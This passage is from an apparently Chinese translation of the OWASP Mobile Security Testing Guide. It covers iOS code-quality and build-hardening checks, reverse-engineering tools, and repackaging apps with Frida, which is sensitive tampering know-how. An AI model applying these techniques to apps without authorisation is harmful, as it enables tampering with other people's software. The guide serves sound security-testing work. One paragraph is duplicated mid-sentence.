注意：如果应用程序配备了反逆向工程控件，则调试器能被检测到并被停止。

6.8.3. 查找调试符号 (MSTG-CODE-3)

6.8.3.1. 概述

一般情况下，应尽可能少地提供已编译代码的解释性信息。一些元数据（如调试信息、行号和描述性函数或方法名称）使二进制或字节代码更容易被反向工程师理解，但在发布构建中是不必要的。因此，可以在不影响应用程序功能的情况下丢弃这些元数据。

这些符号可以保存为“Stabs”格式或 DWARF 格式。在 Stabs 格式中，调试符号与其他符号一样存储在常规符号表中。在 DWARF 格式中，调试符号存储在二进制文件中的一个特殊的“_DWARF”段中。DWARF 调试符号也可以保存为单独的调试信息文件。在此测试用例中，确保释放二进制本身中不包含调试符号（在符号表和 _DWARF 段中都不包含）。

6.8.3.2. 静态分析

使用 gobjdump 检查主二进制和任何包含的 Dylibs 的 Stabs 和 DWARF 符号。

```
$ gobjdump --stabs --dwarf TargetApp  
In archive MyTargetApp:
```

```
armv5te: file format mach-o-arm
```

```
aarch64: file format mach-o-arm64
```

Gobjdump 是 [binutils](#) 的一部分，可以通过 Homebrew 安装在 macOS 上。

确保在为生产构建应用程序时删除调试符号。剥离调试符号会减小二进制的大小，增加逆向工程的难度。若要剥离调试符号，请通过项目的构建设置，把 Strip Debug Symbols During Copy 设置为 YES。

一个合适的 [Crash Reporter](#) 系统是可能的，因为该系统不需要应用程序二进制文件中的任何符号。

6.8.3.3. 动态分析

动态分析不适用于查找调试符号。

6.8.4. 查找调试代码和详细错误日志 (MSTG-CODE-4)

6.8.4.1. 概述

为了加快验证并更好地理解错误，开发人员通常包括调试代码，例如：详细的日志记录语句（使用 NSLog、println、print、dump 和 debugPrint），说明来自 API 的响应以及应用程序的进度、状态。此外，还可能存在“管理功能”的调试代码，开发人员使用该代码从 API 设置应用程序的状态或模拟响应。逆向工程师可以很容易地使用这些信息来跟踪应用程序正在发生的事情。因此，调试代码应该从应用程序的发布版本中删除。

6.8.4.2. 静态分析

您可以对日志语句采取以下静态分析方法：

1. 将应用程序的代码导入 Xcode。
2. 搜索以下打印功能的代码：NSLog、println、print、dump、debugPrint。
3. 当您找到其中之一时，确定开发人员是否在日志功能周围使用包装函数，以便更好地标记要记录的语句；如果是，则将该函数添加到搜索中。
4. 对于步骤 2 和步骤 3 的每个结果，确定是否设置了宏或调试状态相关的保护以关闭发布构建中的日志记录。请注意 Objective-C 如何使用预处理器宏的变化：

```
#ifdef DEBUG
    // Debug-only code
#endif
```

在 SWIFT 中启用此行为的过程已经改变：您需要在方案中设置环境变量，或者在目标的构建设置中将它们设置为自定义标志。请注意，以下功能(允许您确定应用程序是否构建在 SWIFT2.1.Release-Configuration 中)是不推荐的，因为 Xcode8 和 SWIFT3 不支持这些功能：

- _isDebugEnabled
- _isReleaseAssertConfiguration
- _isFastAssertConfiguration.

根据应用程序的设置，可能会有更多的日志记录功能。例如：当使用 CocoaLumberjack 时，静态分析有点不同。

对于“调试-管理”代码（它是内置的）：检查故事板，看看是否有流、视图控制器提供与应用程序应该支持的功能不同的功能。此功能可以是从调试视图到打印错误消息、从自定义存根响应配置到写入应用程序文件系统或远程服务器上的文件的日志。

作为开发人员，将调试语句合并到应用程序的调试版本中不应该是一个问题，只要确保应用程序的发布版本中从未出现调试语句。

在 Objective-C 中，开发人员可以使用预处理器宏来筛选出调试代码：

```
#ifdef DEBUG
    // Debug-only code
#endif
```

在 Swift2 中(使用 Xcode7)，必须为每个目标设置自定义编译器标志，编译器标志必须以“-D”开头。因此，在设置调试标志 DMSTG-DEBUG 时，可以使用以下注释：

```
#if MSTG-DEBUG
    // Debug-only code
#endif
```

在 SWIFT3(使用 Xcode8)中，您可以在 Build 设置或 SWIFT 编译器-自定义标志中设置活动编译条件。而不是预处理器，SWIFT3 使用基于定义条件的条件编译块：

```
#if DEBUG_LOGGING
    // Debug-only code
#endif
```

6.8.4.3. 动态分析

动态分析应该在模拟器和设备上执行，因为开发人员有时使用基于目标的函数（而不是基于发布或调试模式的函数）来执行调试代码。

1. 在模拟器上运行应用程序，并在应用程序执行期间检查控制台的输出。
2. 将设备附加到 Mac 上，通过 Xcode 在设备上运行应用程序，并在控制台执行应用程序期间检查控制台中的输出。

对于其他“基于管理器的”调试代码：单击模拟器和设备上的应用程序，查看是否可以找到允许预先设置应用程序配置文件、允许选择实际服务器或允许从 API 中选择响应的任何功能。

6.8.5. 第三方库的弱点检查 (MSTG-CODE-5)

6.8.5.1. 概述

iOS 应用程序经常使用第三方库。这些第三方库可以加速开发，因为开发人员只需要编写更少的代码就能解决问题。库分为两类：

- 不是（或不应该）打包到实际生产应用程序中的库，例如用于测试的 OHHTTPStubs。

- 打包到实际生产应用程序中的库，如 Alamofire。

这些库可能有以下两类不期望的副作用：

- 库可以包含一个漏洞，这将使应用程序变得脆弱。一个很好的例子是 AFNetworking 版本 2.5.1，它包含一个禁用证书验证的错误。此漏洞将允许攻击者对使用该库连接到其 API 的应用程序执行中间人攻击。
- 库可以使用许可证，例如：LGPL 2.1，它要求应用程序作者为那些使用应用程序并期望熟悉其源代码的人员开放源代码。实际上，应该允许应用程序在修改其源代码后重新分发。这会危及应用程序的知识产权。

注：有两种广泛使用的包管理工具：Carthage 和 CocoaPods。请注意，这个问题可以保持在多个级别：当您使用 WebView 和运行在 WebView 中的 JavaScript 时，JavaScript 库也可以有这些问题。同样适用于 Cordova、React-native 和 Xamarin 应用程序的插件或库。

6.8.5.2. 静态分析

6.8.5.2.1. 检测第三方库的漏洞

为了确保应用程序使用的库不携带漏洞，可以最好地检查 CocoaPods 或 Carthage 安装的依赖项。

如果 CocoaPods 用于管理第三方依赖关系，可以采取以下步骤分析第三方库的漏洞：

首先，在 Podfile 所在的项目根目录下执行以下命令：

```
$ sudo gem install CocoaPods  
$ pod install
```

接下来，现在已经构建了依赖树，您可以通过运行以下命令来创建依赖及其版本的概述：

```
$ sudo gem install CocoaPods-dependencies  
$ pod dependencies
```

上述步骤的结果现在可以用作搜索已知漏洞的不同漏洞提要的输入。

注：

1. 如果开发人员使用.podspec 文件按照自己的支持库打包所有依赖项，那么这个.podspec 文件可以用实验 CocoaPodspodschecker 检查器检查。
2. 如果项目使用 CocoaPods 结合 Objective-C，可以使用 SourceClear。

3. 使用基于 http 的链接而不是 https 的 CocoaPods 可能允许在下载依赖项期间进行中间人攻击，这可能允许攻击者用其他内容替换（部分）您下载的库。因此：始终使用 https。

如果 Carthage 用于第三方依赖，则可以采取以下步骤分析第三方库的漏洞：

首先，在 Cartfile 项目的根目录下，键入：

```
$ brew install carthage
$ carthage update --platform iOS
```

接下来，检查 Cartfile.resolved 的实际版本，并检查给定的库中是否存在已知的漏洞。

注意，在编写本章时，作者所知道的基于迦太基的依赖分析没有自动支持。

当发现库中包含漏洞时，则适用以下推理：

- 库是否与应用程序打包？然后检查库是否有修补漏洞的版本。如果没有，请检查漏洞是否实际影响应用程序。如果是这种情况，或者将来可能是这种情况，那么寻找一种提供类似功能但没有漏洞的替代方案。
- 库没有与应用程序打包？看看是否有修补版本，其中漏洞是固定的。如果情况并非如此，请检查漏洞对构建过程的影响。漏洞会阻碍构建或削弱构建管道的安全性吗？然后尝试寻找一个替代的漏洞是固定的。

如果框架作为链接库手动添加：

1. 打开 xcdeproj 文件，检查项目属性。
2. 转到“构建阶段”选项卡，检查任何库的“链接二进制与库”中的条目。请参阅前面关于如何使用 [MobSF](#) 获取类似信息的章节。

在复制粘贴源的情况下：搜索头文件（在使用 Objective-C 的情况下），否则搜索已知库的已知方法名称的 SWIFT 文件。

最后，请注意，对于混合应用程序，必须检查 Java 脚本依赖与 RetireJS。同样，对于 Xamarin，我们必须检查 C# 依赖项。

6.8.5.2.2 检测应用程序库使用的许可证

为了确保版权法不受侵犯，最好检查 CocoaPods 或 Carthage 安装的依赖项。

当应用程序源可用并使用 CocoaPods 时，然后执行以下步骤以获得不同的许可证：首先，在项目的根目录(Podfile 所在位置)键入：

```
$ sudo gem install CocoaPods  
$ pod install
```

这将创建一个 Pods 文件夹，其中所有库都安装在自己的文件夹中。现在可以通过检查每个文件夹中的许可文件来检查每个库的许可。

当应用程序源可用并使用 Carthage 时，在项目的根目录中执行以下代码，其中 Cartfile 位于：

```
$ brew install carthage  
$ carthage update --platform iOS
```

每个依赖项的来源现在已经下载到项目中的 Carthage 或 Checkouts 文件夹中。在这里，您可以在各自的文件夹中找到每个库的许可证。

当“库”包含应用程序 IP 需要开放资源的许可证时，检查“库”是否有可用于提供类似功能的替代方案。

注意：如果是混合应用程序，请检查使用的构建工具：它们中的大多数都有一个许可证枚举插件来查找正在使用的许可证。

6.8.5.3. 动态分析

本节的动态分析包括两个部分：实际许可证验证和检查哪些库涉及丢失源。

需要验证许可证的版权是否得到遵守。这通常意味着应用程序应该有一个关于或 EULA 部分，其中版权声明是根据第三方图书馆的许可证的要求注明的。

当库分析没有源代码时，您可以找到一些与 otool 和 MobSF 一起使用的框架。在您得到库并分类之后(例如：删除 DRM)，您可以使用应用程序目录的根运行 oTool：

```
$ otool -L <Executable>
```

然而，这些不包括正在使用的所有库。接下来，使用 Class-dump(用于 Objective-C)，您可以生成所使用的头文件的子集，并导出涉及哪些库。但没有检测到库的版本。

```
$ ./class-dump <Executable> -r
```

6.8.6. 测试异常处理

6.8.6.1. 概述

异常通常发生在应用程序进入异常或错误状态之后。测试异常处理是为了确保应用程序将处理异常并进入安全状态，而不通过其日志机制或 UI 暴露任何敏感信息。

请记住，Objective-C 中的异常处理与 SWIFT 中的异常处理有很大的不同。应用程序中的两种方法在遗留的 Objective-C 代码和 SWIFT 代码中进行桥接可能是有问题的。

6.8.6.1.1. Objective-C 的异常处理

Objective-C 有两类错误：

NSError NSEException 用于处理编程和低级错误（例如：除以 0 和数组越界访问）。一个 NSEException 可以通过 raise 触发异常或用@throw 抛出异常。除非被捕获，否则此异常将调用未处理异常处理程序，您可以使用该处理程序记录语句（日志记录将停止程序）。（@catch 允许您从异常中恢复，如果您使用的是@try-@catch：

```
@try {  
    //do work here  
}  
  
@catch (NSEException *e) {  
    //recover from exception  
}  
  
@finally {  
    //cleanup
```

请记住，使用 NSEException 会带来内存管理缺陷：您需要清理最后块中的 try 块中的分配。请注意，您可以通过在@catch 块中实例化一个 NSError 来将 NSEException 对象升级到 NSError。

NSError 用于所有其他类型的错误。一些 Cocoa 框架 API 在失败回调中作为对象提供错误，以防出错；那些不提供错误的 API 通过引用将指针传递给 NSError 对象。为获取指向 NSError 对象的指针以指示成功或失败的方法提供 BOOL 返回类型是一个很好的实践。如果有返回类型，请确保为错误返回零。如果返回“否”或“零”，则允许您检查错误、故障原因。

6.8.6.1.2. SWIFT 中的异常处理

例外处理 SWIFT (2-4) 是完全不同的。try-catch 块不能用于处理 NSEException。该块用于处理符合错误 (SWIFT3) 或错误类型 (SWIFT2) 协议的错误。当 Objective-C 和 SWIFT 代码在应用程序中合并时，这可能是一个挑战。因此，对于用两种语言编写的程序，NSError 比 NSEException 更可取。此外，错误处理在 Objective-C 中是可选的，但是抛出必须在 SWIFT 中显式处理。要转换抛出错误，请查看[苹果文档](#)。可以抛出错误的方法使用抛出关键字。处理 SWIFT 错误的方法有四种：

- 将错误从函数传播到调用该函数的代码。在这种情况下，没有 do-catch；只有抛出实际错误或尝试执行抛出的方法。包含 try 的方法还需要抛出关键字：

```
func dosomething(argumentx:TypeX) throws {
    try functionThatThrows(argumentx: argumentx)
}
```

- 用 do-catch 语句处理错误。可以使用以下模式：

```
do {
    try functionThatThrows()
    defer {
        //use this as your finally block as with Objective-c
    }
    statements
} catch pattern 1 {
    statements
} catch pattern 2 where condition {
    statements
}
```

- 将错误作为可选值处理：

```
let x = try? functionThatThrows()
//In this case the value of x is nil in case of an error.
```

- 去试试！断言表达式的错误不会发生。

6.8.6.2. 静态分析

检查源代码，了解应用程序如何处理各种类型的错误（IPC 通信、远程服务调用等）。下面的部分列出了在这个阶段您应该检查的每种语言的示例。

6.8.6.2.1. Objective-C 的静态分析

确保：

- 应用程序使用精心设计和统一的方案来处理异常和错误。
- Cocoa 框架异常处理正确。
- 在@finally 块中释放@try 块中分配的内存。
- 对于每个@throw，调用方法在调用方法或 NSApplication/UIKit 对象的级别上都有一个适当的@catch，以清理敏感信息并可能恢复。

- 应用程序在处理其 UI 或日志语句中的错误时不会暴露敏感信息，并且语句足够冗长，足以向用户解释问题。
- 高风险应用程序的机密信息，如密钥材料和身份验证信息，在执行@finally 块时总是被擦除。
- 少使用 raise (当程序必须在没有进一步警告的情况下终止时使用)。
- NSError 对象不包含可能泄漏敏感信息的数据。

6.8.6.2.2. Swift 静态分析

确保：

- 应用程序使用精心设计和统一的方案来处理错误。
- 应用程序在处理其 UI 或日志语句中的错误时不会暴露敏感信息，并且语句足够冗长，足以向用户解释问题。
- 高风险应用程序的机密信息，如密钥材料和身份验证信息，在执行 defer 块时总是被擦除。
- try!仅用于正确的前置保护（以编程方式验证用 try! 调用的方法！不能抛出错误）。

6.8.6.2.3. 正确的错误处理

开发人员可以通过以下几种方式实现正确的错误处理：

- 确保应用程序使用精心设计和统一的方案来处理错误。
- 确保所有日志被删除或保护，如测试用例“调试代码测试和验证错误日志记录”中所描述的。
- 对于在 Objective-C 中编写的高风险应用程序：创建一个异常处理程序，删除不应该容易检索的秘密。可以通过设置 NSSetUncaughtExceptionHandler 处理程序。
- 避免使用 try! 在 SWIFT 中，除非您确信所调用的抛出方法没有错误。
- 确保 SWIFT 错误不会传播到太多的中间方法。

6.8.6.3. 动态测试

有几种动态分析方法：

- 在 iOS 应用程序的 UI 字段中输入意外值。
- 通过提供意外或异常提升值来测试自定义 URL 方案、粘贴板和其他应用程序间通信控件。
- 篡改网络通信、应用程序存储的文件。
- 对于 Objective-C，您可以使用 Cycript 连接到方法中，并为它们提供可能导致 Callee 抛出异常的参数。

在大多数情况下，应用程序不应该崩溃。相反，它应该：

- 从错误中恢复或输入可以通知用户不能继续的状态。
- 提供一条消息（不应泄漏敏感信息），以使用户采取适当的行动。
- 从应用程序的日志机制中保留信息。

6.8.7. 内存损坏缺陷(MSTG-CODE-8)

iOS 应用程序有各种方式来遇到内存损坏错误：首先，在一般内存损坏 Bugs 部分中提到了本机代码问题。接下来，使用 Objective-C 和 SWIFT 进行各种不安全操作，以实际地绕过可以创建问题的本机代码。最后，SWIFT 和 Objective-C 实现都可能由于保留不再使用的对象而导致内存泄漏。

6.8.7.1. 静态分析

是否有本机代码部分？如果是的话：在一般内存损坏部分检查给定的问题。编译时本地代码比较难识别。如果您有源，那么您可以看到 C 文件使用.c 源文件和.h 头文件，C++ 使用.cpp 文件和.h 文件。这与 SWIFT 和 Objective-C 的.swift 和.m 源文件有点不同。这些文件可以是源的一部分，也可以是第三方库的一部分，注册为框架，并通过各种工具导入，例如：Carthage、Swift 包管理器或 Cocoapods。

对于项目中的任何托管代码(Objective-C/Swift)，请检查以下项目：

- 双自由问题：当对给定区域调用两次 free 时，而不是一次。
- 保留循环：通过组件之间的强引用来寻找循环依赖关系，从而将材料保存在内存中。
- 使用 UnsafePointer 的实例可以被错误地管理，这将允许各种内存损坏问题。
- 试图通过 Unmanaged 手动管理对象的引用计数，导致错误的计数器编号和太晚、太快的发布。

在 Realm 学院就这一主题进行了一次精彩的讨论，Ray Wenderlich 就这一主题提供了一个很好的教程来了解实际发生了什么。

请注意，使用 SWIFT5，您只能释放完整的块，这意味着操作环境已经改变了一点。

6.8.7.2. 动态分析

提供了各种工具来帮助识别 Xcode 中的内存错误，例如：Xcode8 中引入的调试内存图和 Xcode 中的 Alocations 和 Leaks 仪器。

接下来，您可以通过在测试应用程序时在 Xcode 启用 NSAutoreleaseObjectCheckEnabled, NSZombieEnabled、NSDebugEnabled 来检查内存释放是否太快或太慢。

有各种好的书面解释，可以帮助处理内容管理。这些可以在本章的参考列表中找到。

6.8.8. 确保激活了安全功能 (MSTG-CODE-9)

6.8.8.1. 概述

虽然 Xcode 在默认情况下启用了所有二进制安全特性，但对于旧应用程序验证这一点或检查编译选项的错误配置可能是相关的。以下特征适用：

- **ARC-自动引用计数**-一个内存管理功能，添加保留和释放消息时需要。
- **Stack Canary** -帮助防止缓冲区溢出攻击，方法是在返回指针之前有一个小整数。缓冲区溢出攻击通常覆盖内存区域，以便覆盖返回指针并接管进程控制。在这种情况下，金丝雀也会被覆盖。因此，在例程使用堆栈上的返回指针之前，总是检查金丝雀的值，以确保它没有更改。
- **PIE-位置独立可执行**-为二进制启用完整的 ASLR。

6.8.8.2. 静态分析

6.8.8.2.1. Xcode 项目设置

- 栈溢出保护。

在 iOS 应用程序中启用堆栈映射保护的步骤：

1. 在 Xcode 中，在“Targets”部分选择目标，然后单击“Build Settings”选项卡查看目标的设置。
2. 确保在“Other C Flags”部分中选择“-fstack-protector-all”选项。
3. 确保启用了 (PIE) 支持。

将 iOS 应用程序构建为 PIE 的步骤：

1. 在 Xcode 中，在“Targets”部分选择目标，然后单击“Build Settings”选项卡查看目标的设置。
2. 将 iOS 部署目标设置为 iOS4.3 或更高版本。
3. 确保“生成位置依赖代码”设置为其默认值(“NO”)。
4. 确保“不要创建位置独立可执行项”设置为其默认值(“否”)。
5. ARC 保护。

为 iOS 应用程序启用 ACR 保护的步骤：

1. 在 Xcode 中，在“Targets”部分选择目标，然后单击“Build Settings”选项卡查看目标的设置。
2. 确保“Objective-C 自动引用计数”设置为其默认值（“YES”）。

参见技术问答 QA1788，如何构建一个 PIE。

6.8.8.2.2. 使用 *otool*

下面是检查上述二进制安全特性的过程。所有功能都在这些示例中启用。

- PIE:

```
$ unzip DamnVulnerableiOSApp.ipa
$ cd Payload/DamnVulnerableiOSApp.app
$ otool -hv DamnVulnerableiOSApp
DamnVulnerableiOSApp (architecture armv7):
Mach header
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
MH_MAGIC ARM V7 0x00 EXECUTE 38 4292 NOUNDEFS DYLDLINK TWOLEVEL
WEAK_DEFINES BINDS_TO_WEAK PIE
DamnVulnerableiOSApp (architecture arm64):
Mach header
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
MH_MAGIC_64 ARM64 ALL 0x00 EXECUTE 38 4856 NOUNDEFS DYLDLINK TWOLEVEL
WEAK_DEFINES BINDS_TO_WEAK PIE
```

- stack canary:

```
$ otool -Iv DamnVulnerableiOSApp | grep stack
0x0046040c 83177 __stack_chk_fail
0x0046100c 83521 _sigaltstack
0x004fc010 83178 __stack_chk_guard
0x004fe5c8 83177 __stack_chk_fail
0x004fe8c8 83521 _sigaltstack
0x00000001004b3fd8 83077 __stack_chk_fail
0x00000001004b4890 83414 _sigaltstack
0x0000000100590cf0 83078 __stack_chk_guard
0x00000001005937f8 83077 __stack_chk_fail
0x0000000100593dc8 83414 _sigaltstack
```

- Automatic Reference Counting:

```
$ otool -Iv DamnVulnerableiOSApp | grep release
0x0045b7dc 83156 __cxa_guard_release
0x0045fd5c 83414 _objc_autorelease
0x0045fd6c 83415 _objc_autoreleasePoolPop
0x0045fd7c 83416 _objc_autoreleasePoolPush
0x0045fd8c 83417 _objc_autoreleaseReturnValue
```

0x0045ff0c 83441 _objc_release
[SNIP]

6.8.8.2.3. 使用 idb

IDB 自动检查堆栈和 PIE 支持的过程。在 IDB GUI 中选择目标二进制文件，然后单击“Analysis Binary...”按钮。

6.8.8.3. 动态分析

动态分析不适用于查找工具链提供的安全特性。

6.8.9. 参考文献

6.8.9.1. 内存管理 - 动态分析示例

- <https://developer.ibm.com/tutorials/mo-iOS-memory/>
- <https://developer.apple.com/library/archive/documentation/Cocoa/Conceptual/MemoryMgmt/Articles/MemoryMgmt.html>
- <https://medium.com/zendesk-engineering/iOS-identifying-memory-leaks-using-the-xcode-memory-graph-debugger-e84f097b9d15>

6.8.9.2. 2016 OWASP 移动应用 10 大安全问题

- M7 - 代码质量低下 - https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

6.8.9.3. OWASP MASVS

- MSTG-CODE-1: "The app is signed and provisioned with a valid certificate."
- MSTG-CODE-2: "The app has been built in release mode, with settings appropriate for a release build (e.g. non-debuggable)."
- MSTG-CODE-3: "Debugging symbols have been removed from native binaries."
- MSTG-CODE-4: "Debugging code has been removed, and the app does not log verbose errors or debugging messages."
- MSTG-CODE-5: "All third party components used by the mobile app, such as libraries and frameworks, are identified, and checked for known vulnerabilities."
- MSTG-CODE-6: "The app catches and handles possible exceptions."
- MSTG-CODE-8: "In unmanaged code, memory is allocated, freed and used securely."
- MSTG-CODE-9: "Free security features offered by the toolchain, such as byte-code minification, stack protection, PIE support and automatic reference counting, are activated."

6.8.9.3.1. CWE

- CWE-937 - OWASP Top Ten 2013 Category A9 - Using Components with Known Vulnerabilities

6.8.9.3.2. 工具

- Carthage - <https://github.com/carthage/carthage>
- CocoaPods - <https://CocoaPods.org>

- OWASP Dependency Checker - <https://jeremylong.github.io/DependencyCheck/>
- Sourceclear - <https://sourceclear.com>
- Class-dump - <https://github.com/nygard/class-dump>
- RetireJS - <https://retirejs.github.io/retire.js/>
- idb - <https://github.com/dmayer/idb>
- Codesign -
<https://developer.apple.com/library/archive/documentation/Security/Conceptual/CodeSigningGuide/Procedures/Procedures.html>

6.9. iOS 系统上的篡改和逆向工程

6.9.1. 逆向工程

iOS 逆向工程是一个混合包。一方面，用 Objective-C 和 Swift 编程的应用程序可以很好地拆卸。在 Objective-C 中，对象方法是通过称为“选择器”的动态函数指针调用的，在运行时通过名称来解析。运行时名称解析的优点是，这些名称需要在最终的二进制文件中保持完整，使拆卸更具可读性。不幸的是，这也意味着，在反汇编器中没有方法引用直接交叉，并且构造流图具有挑战性。

在本指南中，我们将介绍静态和动态分析和仪器。在本章中，我们提到了 iOS 的 [OWASP 不可破解应用程序](#)，因此，如果您计划遵循示例，请从 MSTG 存储库下载它们。

6.9.1.1. 工具

确保在您的系统上安装了以下内容：

- [Class-dump by Steve Nygard](#) 是用于检查存储在 Mach-O(Mach 对象)文件中的 Objective-C 运行时信息的命令行实用工具。它为类、类别和协议生成声明。
- [Class-dump-z](#) 是在 C++ 中从头重写的类-dump，避免了动态调用的使用。删除这些不必要的调用使 class-dump-z 的速度比其前身快了近 10 倍。
- [Class-dump-dyld by Elias Limneos](#) 允许直接从共享缓存中转储和检索符号，从而消除了首先提取文件的必要性。它可以从应用程序二进制文件、库、框架、包或整个 dyld_shared_cache 生成头文件。目录或整个 dyld_shared_cache 可以递归地大量转储。
- [MachoOView](#) 是一个有用的可视化 Mach-O 文件浏览器，它还允许在文件中编辑 ARM 二进制文件。
- [otool](#) 是显示对象文件或库的特定部分的工具。它与 Mach-O 文件和通用文件格式一起工作。
- [nm](#) 是显示给定二进制文件的名称列表（符号表）的工具。

- Radare2 是一个完整的逆向工程和分析框架。它是用 Capstone 反汇编引擎、Keystone 汇编程序和 Unicorn CPU 仿真引擎构建的。Radare2 支持 iOS 二进制文件和许多有用的 iOS 特定特性，例如：本地 Objective-C 解析器和 iOS 调试器。
- Ghidra 是国家安全局研究局开发的一套软件逆向工程(SRE)工具。请参阅有关如何安装它的安装指南，并查看第一次概述可用命令和快捷方式的备忘单。

6.9.1.1.1. 免费建设逆向工程环境

请务必按照“iOS 基本安全测试”章节“设置 Xcode 和命令行工具”一节的说明。这样您就可以正确安装 Xcode 了。除了上面提到的工具之外，我们还将使用带有 macOS 和 Xcode 的标准工具。确保 Xcode 命令行开发人员工具正确安装或直接安装在您的终端：

```
$ xcode-select --install
```

- xcrun 可以用来从命令行调用 Xcode 开发工具，而不需要它们在路径中。例如：您可能希望使用它来定位和运行 swift-demangle 或 simctl。
- swift-demangle 是一个 Xcode 工具，它可以使 Swift 符号去角。要获得更多信息，请在安装后运行 xcrun swift-demangle -help。
- simctl 是一个 Xcode 工具，允许您通过命令行与 iOS 模拟器交互。管理模拟器，启动应用程序，截图或收集他们的日志。

6.9.1.1.2. 商业工具

免费建设逆向工程环境是可能的。然而，有一些商业替代方案。最常用的解决方案有：

- IDA Pro 可以处理 iOS 二进制文件。它有一个内置的 iOS 调试器。IDA 被广泛认为是基于 GUI 的交互式静态分析的金标准，但它并不便宜。对于更有预算头脑的逆向工程师，Hopper 提供了类似的静态分析功能。
- Hopper 是 Mac OS 和 Linux 的逆向工程工具，用于拆卸、分解和调试 32/64 位 Intel Mac、Linux、Windows 和 iOS 可执行文件。

6.9.1.2. 拆卸和分解

由于 Objective-C 和 Swift 是根本不同的，所以编写应用程序的编程语言影响了反向工程的可能性。例如：Objective-C 允许在运行时更改方法调用。这使得连接到其他应用程序功能（Cycrypt 和其他逆向工程工具大量使用的技术）变得容易。这种“方法闪烁”在 SWIFT 中的实现方式并不相同，这种差异使得 SWIFT 的技术比 Objective-C 更难执行。

本章的大部分内容适用于 Objective-C 或具有桥接类型的应用程序，这些类型与 SWIFT 和 Objective-C 兼容。大多数工具与 Objective-C 的快速兼容性正在得到改进。例如：Frida 支持 [Swift 绑定](#)。

6.9.2. 静态分析

静态分析 iOS 应用程序的首选方法包括使用原始的 Xcode 项目文件。理想情况下，您将能够编译和调试应用程序，以快速识别任何潜在的问题与源代码。

黑盒分析 iOS 应用程序不访问原始源代码需要反向工程。例如：iOS 应用程序没有反编译器可用（尽管大多数商业和开源反汇编程序可以提供二进制文件的伪源代码视图），因此深度检查需要您读取汇编代码。

6.9.2.1. 基本信息收集

您可以使用类转储获取有关应用程序源代码中方法的信息。下面的示例使用“[易受攻击的 iOS 应用程序](#)”来演示这一点。我们的二进制是所谓的 FAT 二进制，这意味着它可以在 32 位和 64 位平台上执行：

```
$ unzip DamnVulnerableiOSApp.ipa
$ cd Payload/DamnVulnerableiOSApp.app
$ otool -hv DamnVulnerableiOSApp
```

DamnVulnerableiOSApp (architecture armv7):
Mach header

```
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
MH_MAGIC ARM V7 0x00 EXECUTE 38 4292 NOUNDEFS DYLDLINK
TWOLEVEL WEAK_DEFINES BINDS_TO_WEAK PIE
```

DamnVulnerableiOSApp (architecture arm64):
Mach header

```
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
MH_MAGIC_64 ARM64 ALL 0x00 EXECUTE 38 4856 NOUNDEFS DYLDLINK
TWOLEVEL WEAK_DEFINES BINDS_TO_WEAK PIE
```

注意架构：armv7（32 位）和 arm64。这种胖二进制的设计允许在所有设备上部署应用程序。要用类转储分析应用程序，我们必须创建一个所谓的瘦二进制文件，它只包含一个体系结构：和

arm64。这种胖二进制的设计允许在所有设备上部署应用程序。要用类转储分析应用程序，我们必须创建一个所谓的瘦二进制文件，它只包含一个体系结构：

```
iOS8-jailbreak:~ root# lipo -thin armv7 DamnVulnerableiOSApp -output DVIA32
```

然后我们可以继续执行类转储：

```
iOS8-jailbreak:~ root# class-dump DVIA32
```

```
@interface
FlurryUtil : ./DVIA/DVIA/DamnVulnerableiOSApp/DamnVulnerableiOSApp/YapDatabase/
Extensions/Views/Internal/
{
}
+ (BOOL)appIsCracked;
+ (BOOL)deviceIsJailbroken;
```

注意加号，这意味着这是返回 BOOL 类型的类方法。负号意味着这是一个实例方法。请参阅后面的章节，了解它们之间的实际区别。

或者，您可以使用 [Hopper Dissembler](#) 轻松地分解应用程序。所有这些步骤都将自动执行，您将能够看到拆卸的二进制和类信息。

以下命令列出共享库：

```
$ otool -L <binary>
```

6.9.2.2. 自动静态分析

有几个用于分析 iOS 应用程序的自动化工具可用；其中大多数是商业工具。自由和开源工具 [MobSF](#) 和 [Needle](#) 具有一些静态和动态分析功能。其他工具列于“测试工具”附录的“静态源代码分析”部分。

不要回避使用自动扫描仪来进行分析-它们帮助您挑选低悬的水果，让您专注于分析中更有趣方面，比如业务逻辑。记住，静态分析仪可能会产生误报；需要仔细检查发现。

6.9.3. 动态分析

越狱设备的生活很容易：您不仅获得了对设备的轻松特权访问，而且缺乏代码签名允许您使用更强大的动态分析技术。在 iOS 上，大多数动态分析工具都是基于 Cydia Substrate（开发运行时补丁的框架），或者 Frida（动态内省工具）。对于基本的 API 监控，您可以不知道 Substrate 或 Frida 如何工作的所有细节-您可以简单地使用现有的 API 监控工具。

6.9.3.1. 非越狱设备动态分析

6.9.3.1.1. 用 *Objection* 自动化重新打包

Objection 是基于 Frida 的移动运行时探索工具包。Objection 的最大优点之一是它允许使用非越狱设备进行测试。它通过使用 FridaGadget.dylib 库实现应用程序重新打包的自动化。关于重新打包和重新打包过程的详细解释见下章节“手动重新打包”。我们不会在本指南中详细涵盖异议，因为您可以在官方维基页面上找到详尽的文档。

6.9.3.1.2. 手动重新打包

如果您无法访问越狱设备，您可以修补和重新打包目标应用程序，以便在启动时加载动态库。这样，您就可以使用应用程序，并为动态分析做几乎所有您需要做的事情（当然，您不能这样从沙箱中取出，但您不会经常需要这样做）。然而，这种技术只有在应用程序二进制文件没有 FairPlay 加密（如，从应用程序商店获得）时才起作用。

由于苹果令人困惑的供应和代码签名系统，重新签名一个应用程序比您预期的更具挑战性。iOS 不会运行一个应用程序，除非您得到供应配置文件和代码签名头完全正确。这需要学习许多概念-证书类型、Bundle ID、应用程序 ID、团队标识符以及苹果的构建工具如何连接它们。让操作系统运行一个未通过默认方法(Xcode)构建的二进制文件可能是一个令人望而生畏的过程。

我们将使用 optool，苹果的构建工具和一些 shell 命令。我们的方法是由 VincentTan 的 Swizzler 项目启发的，NCC 描述了一种替代的重新包装方法。

若要复制下面列出的步骤，请从 OWASP 移动测试指南存储库下载 不可破解的 iOS 应用程序级别 1。我们的目标是使不可破解的应用程序在启动期间加载 FridaGadget.dylib，这样我们就可以用 Frida 来测试应用程序。

请注意，以下步骤仅适用于 MacOS，因为 Xcode 仅适用于 MacOS。

6.9.3.1.3. 获得开发人员配置文件和证书

